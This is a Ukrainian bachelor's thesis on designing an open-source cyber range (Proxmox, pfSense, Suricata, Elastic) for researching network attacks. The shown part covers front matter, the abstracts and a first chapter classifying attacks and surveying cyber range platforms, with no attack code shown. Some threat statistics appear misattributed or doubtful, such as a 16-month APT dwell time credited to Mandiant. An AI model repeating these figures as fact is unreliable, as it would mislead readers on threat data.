КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ БУДІВНИЦТВА І АРХІТЕКТУРИ

Автоматизації і інформаційних технологій
(факультет)

Кібербезпеки та комп'ютерної інженерії
(назва випускової кафедри)

КВАЛІФІКАЦІЙНА РОБОТА
ЗДОБУВАЧА СТУПЕНЯ ВИЩОЇ ОСВІТИ БАКАЛАВР

на тему:

Кіберполігон для дослідження мережевих атак на корпоративну інфраструктуру

Павлюк Каріна Вікторівна
(прізвище, ім’я та по батькові здобувача повністю)

Київ 2026 р.

КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ БУДІВНИЦТВА І АРХІТЕКТУРИ

Автоматизації і інформаційних технологій.
(факультет)

Кібербезпеки та комп'ютерної інженерії .
(назва випускової кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
Делембовський М.М._____
„__” _____20___року

КВАЛІФІКАЦІЙНА РОБОТА
ЗДОБУВАЧА СТУПЕНЯ ВИЩОЇ ОСВІТИ БАКАЛАВР

Кіберполігон для дослідження мережевих атак на корпоративну інфраструктуру

Я як здобувач вищої освіти КНУБА розумію і підтримую політику закладу з академічної доброчесності. Я не надавав(-ла) і не одержував(-ла) недозволену допомогу під час підготовки цієї роботи. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело.

Здобувач
Павлюк Каріна Вікторівна
(прізвище, ім’я та по батькові повністю)
123 «Комп’ютерна інженерія»
(спеціальність)
«Комп’ютерні системи і мережі»
(освітня програма)
Група КСМ - 23с
Керівник Делембовський М.М.,
(прізвище та ініціали)
завідувач кафедри кібербезпеки та комп’ютерної інженерії, кандидат технічних наук, доцент
(наукове звання)
Рецензент _____
(прізвище та ініціали)

Ідентичність підтверджую

Київ 2026 р.

КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ БУДІВНИЦТВА І АРХІТЕКТУРИ

Факультет: Автоматизації і інформаційних технологій

Випускова кафедра: Кібербезпеки та комп'ютерної інженерії

Ступінь вищої освіти: бакалавр

Спеціальність: 123 «Комп’ютерна інженерія»

Освітня програма: Комп’ютерні системи і мережі

ЗАТВЕРДЖУЮ

Завідувач кафедри

Делембовський М.М._____

„____” _____20___року

З А В Д А Н Н Я

ДО ВИКОНАННЯ КВАЛІФІКАЦІЙНОЇ РОБОТИ ЗДОБУВАЧА СТУПЕНЯ ВИЩОЇ ОСВІТИ БАКАЛАВР

(бакалавр, магістр)

_____Павлюк Каріна Вікторівна_____

(прізвище, ім’я та по батькові здобувача)

1. Тема роботи Кіберполігон для дослідження мережевих атак на корпоративну інфраструктуру

затверджена наказом ректора КНУБА №577/52-15/13.2/26 від 14.05.2026.

2. Керівник роботи

Делембовський Максим Михайлович, завідувач кафедри кібербезпеки та комп’ютерної інженерії, кандидат технічних наук, доцент

(прізвище, ім’я та по батькові, науковий ступінь, вчене звання)

3. Термін подання здобувачем роботи до захисту _____

4. Зміст пояснювальної записки за розділами:

Р. 1. Аналіз предметної галузі та постановка задачі

Р. 2. Обґрунтування та розроблення рішення

Р. 3. Реалізація та тестування

5. Календарний план виконання роботи:

Види робіт та їх зміст	Дата виконання
Розділ 1. АНАЛІЗ ПРЕДМЕТНОЇ ГАЛУЗІ ТА ПОСТАНОВКА ЗАДАЧІ	10.05.2026 р.
Розділ 2. ОБҐРУНТУВАННЯ ТА РОЗРОБЛЕННЯ РІШЕННЯ	18.05.2026 р.
Розділ 3. РЕАЛІЗАЦІЯ ТА ТЕСТУВАННЯ	28.05.2026 р.
Остаточне оформлення роботи	7.06.2026 р.
Направлення роботи для перевірки на плагіат	
Попередній захист роботи	
Направлення роботи на рецензування	

7. Дата видачі завдання _____

Керівник _____ Делембовський М.М.

(підпис) (прізвище та ініціали)

Здобувач _____ Павлюк К.В.

(підпис) (прізвище та ініціали)

РЕЗЮМЕ (SUMMARY) до кваліфікаційної випускної роботи здобувача:	**Павлюк Каріна Вікторівна** Pavliuk Karina		
ЗВО	Київський національний університет будівництва і архітектури		
Тема (українською та англійською)	**Кіберполігон для дослідження мережевих атак на корпоративну інфраструктуру** A cyber range for researching network attacks on corporate infrastructure		
Освітній ступінь	Бакалавр		
Факультет	Автоматизації і інформаційних технологій		
Випускова кафедра	Кібербезпеки та комп'ютерної інженерії		
Спеціальність	123 «Комп’ютерні інженерія»		
Освітня програма	Комп’ютерні системи і мережі		
Керівник	Делембовський Максим Михайлович		
Обсяг роботи:	пояснювальна записка, стор.	розділів	Презентація, кількість слайдів
	72	3	20
Розділ 1	Проаналізовано сучасний стан кібербезпеки корпоративних мереж та систематизовано класифікацію мережевих атак за сімома категоріями. Розглянуто концепцію й архітектуру кіберполігонів, виконано порівняльний аналіз існуючих рішень		
Розділ 2	Обґрунтовано вибір гібридної архітектури на базі гіпервізора Proxmox VE; проведено порівняння платформ віртуалізації.		
Розділ 3	Реалізовано автоматизований конвеєр розгортання та підсистему моніторингу. Розроблено 16 робочих скриптів (Terraform, Ansible, Docker Compose, правила Suricata, скрипти атак і тестування) як практичний інструментарій.		
Висновки по роботі:	Усі поставлені завдання виконано, мету досягнуто. Розроблений кіберполігон - завершене, працездатне рішення на основі виключно відкритого програмного забезпечення, що повністю задовольняє функціональні та нефункціональні вимоги		
Ключові слова: Keywords:	кіберполігон, мережеві атаки, корпоративна інфраструктура, система виявлення вторгнень, віртуалізація, кібербезпека, тестування на проникнення. cyber range, network attacks, corporate infrastructure, intrusion detection system, virtualization, cybersecurity, penetration testing.		

Здобувач: _____ / Павлюк К.В. /

Керівник: _____/Делембовський М.М. /

АНОТАЦІЯ

Кіберполігон для дослідження мережевих атак на корпоративну інфраструктуру: дипломна робота за спеціальністю 123 «Комп'ютерна інженерія», освітня програма «Комп'ютерні системи та мережі».

Метою роботи є проєктування та реалізація кіберполігону на основі технологій відкритого програмного забезпечення і віртуалізації для дослідження мережевих атак на корпоративну інфраструктуру та оцінки ефективності засобів виявлення й протидії їм. Об'єктом дослідження є процеси виявлення та дослідження мережевих атак у корпоративних мережах, предметом - кіберполігон як апаратно-програмний комплекс для моделювання атак в ізольованому середовищі. У роботі проаналізовано сучасний стан кібербезпеки корпоративних мереж, систематизовано класифікацію мережевих атак та виконано порівняльний аналіз існуючих кіберполігонів. Обґрунтовано вибір технологічного стека (гіпервізор Proxmox VE, мережевий екран pfSense, засоби автоматизації Terraform і Ansible, підсистема моніторингу Suricata та Elastic Stack), спроєктовано чотиризонну сегментовану мережеву архітектуру та реалізовано автоматизований конвеєр розгортання (5–10 хв). Розроблено готові скрипти для шести сценаріїв атак (DDoS, MITM, SQL-ін'єкція, перебір, латеральне переміщення, ransomware) із прив'язкою до MITRE ATT&CK. Тестування підтвердило доступність 99,86 %, точність виявлення 97,7 %, F1-міру 97,3 % та інтегральну оцінку ефективності 0,87.

Ключові слова: кіберполігон, мережеві атаки, корпоративна інфраструктура, система виявлення вторгнень, віртуалізація, кібербезпека, тестування на проникнення.

ABSTRACT

A Cyber Range for Researching Network Attacks on Corporate Infrastructure: bachelor's thesis in specialty 123 «Computer Engineering», educational programme «Computer Systems and Networks».

The aim of the work is the design and implementation of a cyber range based on open-source software and virtualization technologies for researching network attacks on corporate infrastructure and evaluating the effectiveness of detection and countermeasure tools. The object of the research is the processes of detecting and investigating network attacks in corporate networks; the subject is a cyber range as a hardware-software complex for modelling attacks in an isolated environment. The work analyses the current state of corporate network cybersecurity, systematizes the classification of network attacks and compares existing cyber ranges. The choice of a technology stack is justified (the Proxmox VE hypervisor, the pfSense firewall, the Terraform and Ansible automation tools, the Suricata and Elastic Stack monitoring subsystem); a four-zone segmented network architecture is designed, and an automated deployment pipeline (5–10 min) is implemented. Ready-to-use scripts for six attack scenarios (DDoS, MITM, SQL injection, brute force, lateral movement, ransomware) aligned with MITRE ATT&CK have been developed. Testing confirmed system availability of 99.86 %, a detection accuracy of 97.7 %, an F1-score of 97.3 %, and an integral efficiency score of 0.87.

Keywords: cyber range, network attacks, corporate infrastructure, intrusion detection system, virtualization, cybersecurity, penetration testing.

ЗМІСТ

ВСТУП

Стрімкий розвиток інформаційних технологій та повсюдна цифровізація корпоративного середовища призвели до кардинального зростання кількості та складності кіберзагроз. За даними компанії Check Point Research, у 2021 році корпоративні мережі зазнавали в середньому на 50% більше кібератак на тиждень порівняно з попереднім роком, а до 2024 року цей показник зріс іще втричі. Сучасні зловмисники використовують складні багатовекторні тактики, що охоплюють розвідку, фішинг, впровадження шкідливого програмного забезпечення, несанкціоноване підвищення привілеїв та латеральне переміщення в мережі.

В умовах зростаючого дефіциту кваліфікованих спеціалістів із кібербезпеки - за оцінками ISC², глобальна нестача становить понад 4 мільйони фахівців - особливого значення набуває практична підготовка кадрів у безпечному, але максимально реалістичному середовищі. Класичні методи навчання - лекції, лабораторні роботи на ізольованих стендах - більше не відповідають сучасним вимогам, оскільки не дозволяють відтворити динамічний характер реальних кіберінцидентів.

Кіберполігон (Cyber Range) - це апаратно-програмний комплекс, що забезпечує відтворення реалістичних сценаріїв кіберзагроз в ізольованому середовищі. Такі платформи дозволяють моделювати повний стек корпоративної інфраструктури: мережеве обладнання, сервери, робочі станції, хмарні служби та засоби захисту. Їх використовують для підготовки «червоних» (наступальних) і «синіх» (захисних) команд, проведення кібертренінгів, а також для наукових досліджень у сфері виявлення атак і розробки засобів протидії.

Особливо актуальним є застосування кіберполігонів у підготовці інженерів у галузі комп'ютерних систем і мереж (спеціальність 123 «Комп'ютерна інженерія»), оскільки вони поєднують знання мережевих протоколів, апаратного забезпечення, системного адміністрування та технологій безпеки - саме того компетентнісного профілю, що формується за відповідною освітньою програмою. Водночас більшість комерційних рішень є дорогими та недоступними для освітніх установ із

обмеженим бюджетом, тоді як відкриті рішення часто не охоплюють актуальних векторів атак та сучасного корпоративного стека технологій.

Мета роботи

Метою дипломної роботи є проєктування та реалізація кіберполігону на основі технологій відкритого програмного забезпечення і віртуалізації для дослідження мережевих атак на корпоративну інфраструктуру, а також оцінки ефективності засобів виявлення та протидії їм.

Завдання роботи:

1. Проаналізувати сучасний стан кібербезпеки корпоративних мереж та класифікувати актуальні типи мережевих атак.
2. Провести огляд і порівняльний аналіз існуючих рішень у сфері кіберполігонів та тестових стендів.
3. Визначити архітектурні вимоги до кіберполігону для дослідження мережевих атак на корпоративну інфраструктуру.
4. Спроєктувати та реалізувати кіберполігон із використанням технологій віртуалізації та контейнеризації.
5. Розробити та апробувати набір сценаріїв мережевих атак.
6. Інтегрувати засоби моніторингу та виявлення вторгнень (IDS/SIEM) і оцінити їх ефективність.
7. Провести практичну апробацію розробленого кіберполігону та сформулювати рекомендації щодо його вдосконалення.

Об'єкт дослідження: процеси виявлення та дослідження мережевих атак у корпоративних комп'ютерних мережах.

Предмет дослідження: кіберполігон як апаратно-програмний комплекс для моделювання та дослідження мережевих атак в ізольованому середовищі, що відтворює корпоративну інфраструктуру.

Методи дослідження: системний аналіз, порівняльний аналіз, методи проєктування комп'ютерних мереж, моделювання та емуляція мережевої інфраструктури, методи тестування на проникнення (Penetration Testing), аналіз мережевого трафіку.

РОЗДІЛ 1. АНАЛІЗ ПРЕДМЕТНОЇ ГАЛУЗІ ТА ПОСТАНОВКА ЗАДАЧІ

1.1 Сучасний стан кібербезпеки корпоративних мереж

Корпоративні комп'ютерні мережі є центральною ланкою сучасної цифрової економіки. Вони забезпечують функціонування ERP-систем, баз даних, комунікаційних платформ, хмарних сервісів та промислових систем керування. Разом із тим, саме ця критична роль робить корпоративну інфраструктуру першочерговою ціллю для кіберзловмисників.

Аналіз актуальних звітів провідних організацій у сфері кібербезпеки - Check Point Research (2024), Verizon Data Breach Investigations Report (2023) та IBM X-Force Threat Intelligence Index (2024) - свідчить про стійку тенденцію до зростання кількості та складності кіберінцидентів. Зокрема, за даними IBM X-Force, середній час виявлення злому в корпоративній мережі у 2023 році становив 204 дні, а середня вартість одного інциденту досягла 4,45 млн доларів США - абсолютного рекорду за всю історію спостережень.

Особливістю сучасних атак є їх багатоетапний та цілеспрямований характер. Зловмисники, як правило, дотримуються методології MITRE ATT&CK Framework, яка описує тактики та техніки, що застосовуються на кожному з етапів кібероперації: розвідка (Reconnaissance), захоплення плацдарму (Initial Access), закріплення (Persistence), підвищення привілеїв (Privilege Escalation), ухилення від виявлення (Defense Evasion), горизонтальне переміщення (Lateral Movement) та завершальна стадія досягнення цілі (Impact).

В Україні, де кіберпростір є активним полем бойових дій у контексті збройного конфлікту з Російською Федерацією, проблема захисту корпоративних мереж набуває особливої гостроти. Атаки на об'єкти критичної інфраструктури - енергетику, транспорт, фінансовий сектор - фіксуються CERT-UA на постійній основі. Лише у 2023–2024 рр. CERT-UA зафіксував понад 1500 значущих кіберінцидентів, з яких близько 40% були спрямовані саме на мережеву інфраструктуру організацій.



Рисунок 1.1 - Динаміка зростання кібератак та розподіл їх типів (2019–2024)
Джерело: побудовано на основі даних Check Point Research (2024), IBM X-Force (2024)

Як видно з рисунку 1.1, кількість тижневих атак на одну організацію зросла з 450 у 2019 році до 2100 у 2024 році, що відповідає загальносвітовій тенденції. Серед типів атак домінують DDoS (23%), Ransomware (21%) та Phishing (19%), які у сукупності становлять майже дві третини всіх зафіксованих інцидентів.

Зазначені тенденції обумовлюють нагальну потребу в розробці ефективних методів дослідження та протидії мережевим атакам, що, своєю чергою, вимагає наявності спеціалізованих середовищ - кіберполігонів, здатних відтворити реалістичну корпоративну інфраструктуру та дозволити проводити контрольовані атаки й захисні заходи без ризику для реальних систем.

1.2 Класифікація мережевих атак на корпоративну інфраструктуру

Для ефективного проєктування кіберполігону необхідно систематизувати типи мережевих атак, що є актуальними для корпоративного середовища. Класифікація здійснюється за декількома критеріями: за рівнем моделі OSI, за технікою виконання, за метою зловмисника та за ступенем автоматизації.

Таблиця 1.1 - Класифікація мережевих атак на корпоративну інфраструктуру

Категорія атаки	**Тип / Назва**	**Рівень OSI**	**Основна ціль**
Атаки на відмову (DoS/DDoS)	SYN Flood, UDP Flood, HTTP Flood, Amplification (DNS/NTP)	L3–L7	Недоступність сервісу
Атаки на рівні мережі	**ARP Spoofing, ICMP Redirect, IP Spoofing, Route Injection**	**L2–L3**	**Перехоплення трафіку**
MITM-атаки	SSL Stripping, DNS Spoofing, BGP Hijacking	L3–L7	Перехоплення даних
Атаки на застосунки	**SQL Injection, XSS, CSRF, Path Traversal, Command Injection**	**L7**	**Дані / Виконання коду**
Атаки на аутентифікацію	Brute Force, Pass-the-Hash, Kerberoasting, Credential Stuffing	L4–L7	Несанкц. доступ
APT / Lateral Movement	**SMB Relay, WMI Exec, PSexec, Token Impersonation**	**L4–L7**	**Поширення в мережі**
Шкідливе ПЗ	Ransomware, Trojan, Worm, Rootkit, C2-агенти	L3–L7	Шифрування / контроль

DDoS-атаки (Distributed Denial of Service) залишаються одними з найпоширеніших і найбільш руйнівних для корпоративної інфраструктури. Вони здійснюються шляхом одночасного генерування великого обсягу шкідливого трафіку з безлічі заражених вузлів (ботнет) з метою вичерпання обчислювальних ресурсів або пропускної здатності каналу зв'язку цільового хосту або мережевого пристрою. Сучасні DDoS-атаки є комплексними й поєднують об'ємні (Volumetric), протокольні (Protocol) та прикладні (Application Layer) вектори.

Атаки класу MITM (Man-in-the-Middle) дозволяють зловмисникові перехоплювати та модифікувати мережевий трафік між двома сторонами, які вважають, що взаємодіють безпосередньо. Класичними прикладами є ARP-спуфінг у локальній мережі, DNS-спуфінг та SSL-стріпінг для перехоплення захищених з'єднань.

Особливу небезпеку представляють атаки класу Advanced Persistent Threat (APT) - цілеспрямовані, тривалі операції, що здійснюються кваліфікованими зловмисниками, як правило, із залученням державних ресурсів. Такі атаки характеризуються терплячою розвідкою, точковим ураженням вразливих місць та тривалим прихованим перебуванням у мережі жертви. За даними Mandiant (2024), середній термін прихованості APT-угруповань у мережах жертв становить 16 місяців.

1.3 Концепція кіберполігону: визначення та призначення

Поняття «кіберполігон» (англ. Cyber Range, CR) не має єдиного загальновизнаного визначення, проте більшість дослідників та організацій у своїх дефініціях сходяться на ключових характеристиках такого середовища. Так, Європейська організація з кібербезпеки (ECSO) визначає кіберполігон як «платформу для розробки, надання та використання інтерактивних симуляційних середовищ», яка може включати як реальне, так і змодельоване апаратне і програмне забезпечення.

Дослідники Чалмерського технологічного університету (Швеція) у своїй роботі 2021 року характеризують кіберполігони як «віртуальні середовища, що можуть імітувати різноманітні IT та OT інфраструктури для різних цілей» [Yamin et al., 2021]. Укваеді та ін. (2020) наголошують, що сучасні кіберполігони забезпечують не лише тренінгові функції, але й підтримують наукові дослідження, тестування та сертифікацію засобів захисту.

Відповідно до проведеного аналізу літератури, основними призначеннями кіберполігонів є:

– Навчання та підготовка відпрацювання технічних навичок захисту та реагування на інциденти у практичних умовах без ризику для виробничих систем;

– Наукові дослідження вивчення нових векторів атак, тестування алгоритмів виявлення вторгнень (IDS), машинного навчання для кібербезпеки;

– Тестування засобів захисту оцінка ефективності та відповідності стандартам безпеки нових продуктів у реалістичному середовищі;

– Проведення кіберчинь та змагань (CTF) відтворення складних сценаріїв для перевірки навичок команд у форматі «синя–червона команда»;

– Розробка та верифікація стандартів тестування відповідності систем вимогам нормативних документів (ISO 27001, NIST CSF).

– Концептуально кіберполігон поєднує три ключові елементи: реалістичне середовище (точна емуляція цільової інфраструктури), контрольованість (керований та відтворюваний процес проведення сценаріїв) та безпечність (повна ізоляція від реальних виробничих систем та мереж).

1.4 Архітектура та компоненти кіберполігону

Сучасна архітектура кіберполігону є багатошаровою та включає кілька взаємопов'язаних рівнів. Відповідно до матеріалів Cyber Range Guide (NICE/NIST, 2021) та досліджень European Cyber Security Organisation (2020), можна виділити наступні ключові компоненти:



Рисунок 1.2 - Узагальнена архітектура кіберполігону для дослідження мережевих атак Джерело: розроблено автором на основі [NICE/NIST, 2021; ECSO, 2020]

Як показано на рисунку 1.2, архітектура кіберполігону будується за принципом багаторівневої ізоляції та охоплює такі компоненти:

1. Фізична / хмарна інфраструктура (Underlying Infrastructure)

Являє собою апаратну або хмарну основу, на якій розгортається вся система. Може включати виділені фізичні сервери, приватну хмарну інфраструктуру (наприклад, OpenStack, VMware vSphere), публічні хмарні платформи (AWS, Azure, GCP) або гібридні рішення. Від потужності та конфігурації цього рівня залежить максимальний масштаб та реалістичність симуляцій.

2. Рівень віртуалізації та ізоляції (Virtualization/Isolation Layer)

Забезпечує абстрагування від фізичного обладнання та ізоляцію окремих сценаріїв одного від одного. Реалізується на основі гіпервізорних технологій (VMware ESXi, KVM, Hyper-V) або технологій контейнеризації (Docker, LXC, Podman). Сучасні рішення дедалі частіше використовують Kubernetes для

оркестрації великої кількості контейнерів, що забезпечує масштабованість та автоматичне керування ресурсами.

3. Цільова інфраструктура (Target Infrastructure)

Є «серцем» кіберполігону - модельованим середовищем, що імітує реальну корпоративну мережу. Типово включає три мережеві зони: зовнішню мережу (External Network / Attacker Zone), демілітаризовану зону (DMZ) та внутрішню корпоративну мережу (Internal Network). Кожна зона містить характерні для неї компоненти: маршрутизатори, комутатори, міжмережеві екрани, сервери, робочі станції та корпоративні застосунки.

4. Рівень оркестрації (Orchestration Layer)

Відповідає за автоматизоване розгортання, налаштування та керування всіма компонентами сценаріїв. Реалізується за допомогою інструментів Infrastructure-as-Code (IaC): Terraform (для забезпечення ресурсів), Ansible (для конфігурування), а також спеціалізованих платформ кіберполігонів. Цей рівень є критичним для забезпечення відтворюваності та швидкого «перезапуску» середовищ після завершення сценарію.

5. Система моніторингу та SIEM (Monitoring & SIEM)

Збирає та аналізує телеметрію з усіх компонентів середовища: мережевий трафік (Zeek/Bro, Suricata), системні журнали (rsyslog, Fluentd), метрики продуктивності (Prometheus, Grafana). SIEM-система (Security Information and Event Management), як-от Elastic Stack (ELK) або Splunk, забезпечує кореляцію подій та виявлення аномалій у реальному часі.

6. Система управління навчанням (RLMS)

Забезпечує організаційну складову: реєстрацію учасників, планування сесій, розподіл завдань для команд, автоматичну оцінку результатів та генерацію звітів. У більшості промислових рішень RLMS надається у вигляді веб-інтерфейсу, доступного учасникам з будь-якого пристрою.

1.4.1 Топологія корпоративної мережі як об'єкт моделювання

Ключовим елементом кіберполігону є точна модель корпоративної мережі, яку він відтворює. На рисунку 1.3 представлено типову топологію корпоративної мережі, що є об'єктом дослідження в даній роботі.



Рисунок 1.3 - Типова топологія корпоративної мережі - об'єкт моделювання в кіберполігоні (Джерело: розроблено автором на основі аналізу реальних корпоративних мереж)

Представлена топологія охоплює три ключові зони безпеки. Зовнішня мережа (Internet / Attacker Zone) містить вузол зловмисника, який виступає точкою входу при проведенні атак ззовні. Демілітаризована зона (DMZ) розміщує загальнодоступні сервери: веб-сервер (Apache/Nginx), DNS-сервер та поштовий шлюз - ресурси, що потребують доступу з Інтернету, але мають бути ізольовані від внутрішньої мережі. Внутрішня мережа включає контролер домену (Active Directory/LDAP), сервери баз даних, ERP/CRM-системи та робочі станції кінцевих користувачів. SIEM-система виступає наскрізним елементом, що збирає телеметрію з усіх зон.

Дана топологія відповідає «SME1 Finance Sector»-типу, дослідженому у роботах Layland et al. (2021), та є репрезентативною для підприємств малого і

середнього бізнесу. Вона містить достатній рівень складності та різноманітності технологічного стеку для відтворення реальних векторів атак.

1.5 Огляд та аналіз існуючих рішень у сфері кіберполігонів

Ринок кіберполігонів представлений широким спектром рішень - від масштабних державних систем до компактних академічних платформ з відкритим вихідним кодом. Аналіз літературних джерел та практичних систем дозволяє виділити кілька ключових категорій.

Державні та оборонні кіберполігони

Національний кіберполігон США (National Cyber Range, NCR), розроблений за програмою DARPA та переданий у відання Міністерства оборони (DoD TRMC), є одним із найбільших і найдосконаліших у світі. Він забезпечує можливість проведення масштабних кіберчинь, тестування криптографічних рішень та відпрацювання сценаріїв захисту критичної інфраструктури. Провідні держави - США, Великобританія, Фінляндія, Ізраїль, Естонія - мають власні національні кіберполігони, що є елементами державної системи кіберзахисту.

Комерційні кіберполігони

Cyberbit (Israel/USA): промислова платформа, що підтримує як IT-, так і OT/SCADA-сценарії. Використовується більш ніж 50 університетами та державними організаціями по всьому світу. Забезпечує повнофункціональну SOC-симуляцію з реалістичним трафіком. IBM Cyber Range (Massachusetts, USA): перший фізичний комерційний кіберполігон площею понад 14 000 м², де учасники отримують управління симульованою компанією зі статусом Fortune 100. Платформа використовується для тренінгів керівників вищої ланки та технічних команд реагування.

CDeX (Польща): хмарна платформа, що дозволяє будувати повністю масштабовані, автоматизовані та гіперреалістичні тренувальні середовища. Підтримує чотири основних сектори: національна оборона та армія, критична інфраструктура, бізнес/корпоративний сектор та освіта. CITEF (RHEA Group):

гнучка платформа, обрана Європейським космічним агентством (ESA) для будівництва Space Cyber Centre of Excellence; підтримує сценарії формату live-fire та digital twin.

Відкриті академічні рішення

KYPO Cyber Range Platform (Masaryk University, Чехія): відкрита платформа з відкритим вихідним кодом, розроблена для академічного використання. Базується на хмарній інфраструктурі OpenStack та використовує формат YAML для опису сценаріїв. Підтримує повний цикл: створення - розгортання - проведення - оцінка результатів. Широко використовується в університетах Центральної та Східної Європи.

GNS3/EVE-NG-based Cyber Range: підхід, що широко застосовується в академічному середовищі, - побудова кіберполігону на основі мережевих емуляторів GNS3 або EVE-NG у поєднанні з Linux-хостами та Kali Linux. Перевагами є висока гнучкість та відсутність ліцензійних обмежень; недоліками - складність масштабування та необхідність ручного налаштування сценаріїв. Детальний порівняльний аналіз представлено у підрозділі 1.6.

